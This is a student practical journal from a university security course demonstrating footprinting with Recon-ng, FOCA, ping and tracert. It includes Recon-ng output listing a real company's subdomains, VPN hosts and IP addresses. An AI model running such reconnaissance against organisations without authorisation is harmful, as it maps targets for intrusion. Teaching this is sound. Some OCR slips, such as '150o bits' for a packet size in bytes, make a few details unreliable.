University of Mumbai

Department of Information Technology

PRACTICAL JOURNAL

Security Breaches and Countermeasures

SUBMITTED BY

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Certificate

This is to certify that **Ms. Anjali Shrikant Shukla, Seat No. 30119** studying in Master of Science in Information Technology Part II Semester III has satisfactorily completed the Practical of PSIT302d **Security Breaches and Countermeasures** as prescribed by University of Mumbai, during the academic year 2022-23.

_____ _____

Signature
Subject-In-Charge

Signature
Head of the Department

_____

Signature
External Examiner

College Seal: _____ Date: 16-Jan-2023

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
Practical No. 1


a. Tools to perform footprinting and reconnaissance

i-Recon-ng (Using Kali Linux)

1- Run the Application Recon-ng or open the terminal of Kali-Linux and type recon-ng and hit enter.



2- Enter the command “marketplace install” all installs the modules workspaces.
Now, enter command “marketplace install hackertarget” & “marketplace load hackertarget” to get module named hackertarget loaded.




3- Set the source by giving the url of the company whose information you have to fetch. Enter command “options set SOURCE tesla.com”
Now enter command “info” & then “input”.

```
[recon-ng][default][hackertarget] > options set SOURCE tesla.com
SOURCE => tesla.com
[recon-ng][default][hackertarget] > info

      Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
   Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  tesla.com      yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][default][hackertarget] > input

  +-------------+
  | Module Inputs |
  +-------------+
  | tesla.com     |
```

4- Now, enter the "run" command to get the detail regarding Ip Address.


```
[recon-ng][default][hackertarget] > run

---------
TESLA.COM
---------
[*] Country: None
[*] Host: tesla.com
[*] Ip_Address: 96.16.108.43
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------------------
[*] Country: None
[*] Host: o7.ptr6980.tesla.com
[*] Ip_Address: 149.72.144.42
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------------------
[*] Country: None
[*] Host: vpn1.tesla.com
[*] Ip_Address: 8.45.124.215
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
```

5- Enter command “show hosts” to get the details of the hosts.




```
File  Actions  Edit  View  Help
[*] ──────────────────────────────────────────

SUMMARY

[*] 35 total (35 new) hosts found.
[recon-ng][default][hackertarget] > show hosts

+──────────────────────────────────────────────────────────────────────────────────────────────────+
| rowid |           host           |    ip_address   | region | country | latitude | longitude | notes |    module    |
+──────────────────────────────────────────────────────────────────────────────────────────────────+
| 1     | tesla.com                | 96.16.108.43    |        |         |          |           |       | hackertarget |
| 2     | o7.ptr6980.tesla.com     | 149.72.144.42   |        |         |          |           |       | hackertarget |
| 3     | vpn1.tesla.com           | 8.45.124.215    |        |         |          |           |       | hackertarget |
| 4     | apacvpn1.tesla.com       | 8.244.131.215   |        |         |          |           |       | hackertarget |
| 5     | cnvpn1.tesla.com         | 114.141.176.215 |        |         |          |           |       | hackertarget |
| 6     | vpn2.tesla.com           | 8.47.24.215     |        |         |          |           |       | hackertarget |
| 7     | model3.tesla.com         | 205.234.27.221  |        |         |          |           |       | hackertarget |
| 8     | o3.ptr1444.tesla.com     | 149.72.152.236  |        |         |          |           |       | hackertarget |
| 9     | o2.ptr556.tesla.com      | 149.72.134.64   |        |         |          |           |       | hackertarget |
| 10    | o5.ptr8466.tesla.com     | 149.72.172.170  |        |         |          |           |       | hackertarget |
| 11    | o6.ptr9437.tesla.com     | 168.245.123.10  |        |         |          |           |       | hackertarget |
| 12    | o4.ptr1867.tesla.com     | 149.72.163.58   |        |         |          |           |       | hackertarget |
| 13    | marketing.tesla.com      | 13.111.47.196   |        |         |          |           |       | hackertarget |
| 14    | o1.ptr2410.link.tesla.com| 149.72.247.52   |        |         |          |           |       | hackertarget |
| 15    | referral.tesla.com       | 72.10.32.90     |        |         |          |           |       | hackertarget |
| 16    | mta2.email.tesla.com     | 13.111.4.231    |        |         |          |           |       | hackertarget |
| 17    | mta.email.tesla.com      | 13.111.14.190   |        |         |          |           |       | hackertarget |
| 18    | xmail.tesla.com          | 204.74.99.100   |        |         |          |           |       | hackertarget |
| 19    | comparison.tesla.com     | 64.125.183.133  |        |         |          |           |       | hackertarget |
| 20    | apacvpn.tesla.com        | 8.244.67.215    |        |         |          |           |       | hackertarget |
| 21    | cnvpn.tesla.com          | 103.222.41.215  |        |         |          |           |       | hackertarget |
| 22    | emails.tesla.com         | 13.111.18.27    |        |         |          |           |       | hackertarget |
| 23    | mta2.emails.tesla.com    | 13.111.88.1     |        |         |          |           |       | hackertarget |
| 24    | mta3.emails.tesla.com    | 13.111.88.2     |        |         |          |           |       | hackertarget |
| 25    | mta4.emails.tesla.com    | 13.111.88.52    |        |         |          |           |       | hackertarget |
```

6- Enter command “marketplace search” to get module details.



```
[recon-ng][default] > marketplace search

+──────────────────────────────────────────────────────────────────────────────────────+
|                          Path                          | Version |     Status    | Updated    | D | K |
+──────────────────────────────────────────────────────────────────────────────────────+
| discovery/info_disclosure/cache_snoop                  | 1.1     | not installed | 2020-10-13 |   |   |
| discovery/info_disclosure/interesting_files            | 1.2     | not installed | 2021-10-04 |   |   |
| exploitation/injection/command_injector                | 1.0     | not installed | 2019-06-24 |   |   |
| exploitation/injection/xpath_bruter                    | 1.2     | not installed | 2019-10-08 |   |   |
| import/csv_file                                        | 1.1     | not installed | 2019-08-09 |   |   |
| import/list                                            | 1.1     | not installed | 2019-06-24 |   |   |
| import/masscan                                         | 1.0     | not installed | 2020-04-07 |   |   |
| import/nmap                                            | 1.1     | not installed | 2020-10-06 |   |   |
| recon/companies-contacts/bing_linkedin_cache           | 1.0     | not installed | 2019-06-24 |   | * |
| recon/companies-contacts/censys_email_address          | 2.0     | not installed | 2021-05-11 | * | * |
| recon/companies-contacts/pen                           | 1.1     | not installed | 2019-10-15 |   |   |
| recon/companies-domains/censys_subdomains              | 2.0     | not installed | 2021-05-10 | * | * |
| recon/companies-domains/pen                            | 1.1     | not installed | 2019-10-15 |   |   |
| recon/companies-domains/viewdns_reverse_whois          | 1.1     | not installed | 2021-08-24 |   |   |
| recon/companies-domains/whoxy_dns                      | 1.1     | not installed | 2020-06-17 |   | * |
| recon/companies-hosts/censys_org                       | 2.0     | not installed | 2021-05-11 | * | * |
```


7- Type the “help” command



```
[recon-ng][default] > modules load hackertarget
[recon-ng][default][hackertarget] > help

Commands (type [help|?] <topic>):
─────────────────────────────────

back            Exits the current context
dashboard       Displays a summary of activity
db              Interfaces with the workspace's database
exit            Exits the framework
goptions        Manages the global context options
help            Displays this menu
info            Shows details about the loaded module
input           Shows inputs based on the source option
keys            Manages third party resource credentials
modules         Interfaces with installed modules
options         Manages the current context options
pdb             Starts a Python Debugger session (dev only)
reload          Reloads the loaded module
```

ii. FOCA Tool

1- Download the software ***FOCA*** from https://www.elevenpaths.com. Now,Go to ***Project*** > ***New Project.***




2- Now, Enter the Project Name, Domain Website, Alternate Website (if required), Directory to save the results, Project Date. Click Create to proceed.

3- Select the Search Engines, Extensions, and other parameters as required. Click on Search All Button.

4 -Once Search completes, the search box shows multiple files. You can select the file, download it, Extract Metadata, and gather other information like username, File creation date, and Modification.

iii- Windows Command Line Utilities


Topology Diagram:



• Ping

1- Open Windows Command Line (cmd) from Windows PC

2 -Enter the command " **Ping example.com** " to ping.




From the output, you can observe and extract the following information:


- ➢ Example.com is live
- ➢ IP address of example.com.

- ➢ Round Trip Time
- ➢ TTL value
- ➢ Packet loss statistics

Now, Enter the command " Ping example.com –f –l 1500 " to check the value of fragmentation.




The output shows " **Packet needs to be fragmented but DF set** " which means 150o bits will require being fragmented. Let's try again with smaller value:



Output again shows " **Packet needs to be fragmented but DF set** " which means 140o bits will require being fragmented. Let's try again with smaller value:


Output again shows " **Packet needs to be fragmented but DF set** " which means 130o bits will require being fragmented. Let's try again with smaller value:



The output shows the reply now, which means 120o bits will not require being fragmented. You can try again to get the more appropriate fragment value.

• Tracert using Ping

Enter the command "Tracert example.com" to trace the target.




From the output, you can get the information about hops between the source (your PC) and the destination (example.com), response times and other information.


• Tracert

Consider an example, in which an attacker is trying to get network information by using tracert.


After observing the following result, you can identify the network map.




10.0.0.1 is the first hop, which means it is the gateway. Tracert result of 200.100.50.3 shows, 200.100.50.3 is another interface of first hop device whereas connected IP includes 200.100.50.2 & 200.100.50.1.



192.168.0.254 is next to last hop 10.0.0.1. It can either connected to 200.100.50.1 or 200.100.50.2. To verify, trace next route.



192.168.0.254 is another interface of the network device, i.e. 200.100.50.1 connected next to 10.0.0.1. 192.168.0.1, 192.168.0.2 & 192.168.0.3 are connected directly to 192.168.0.254.



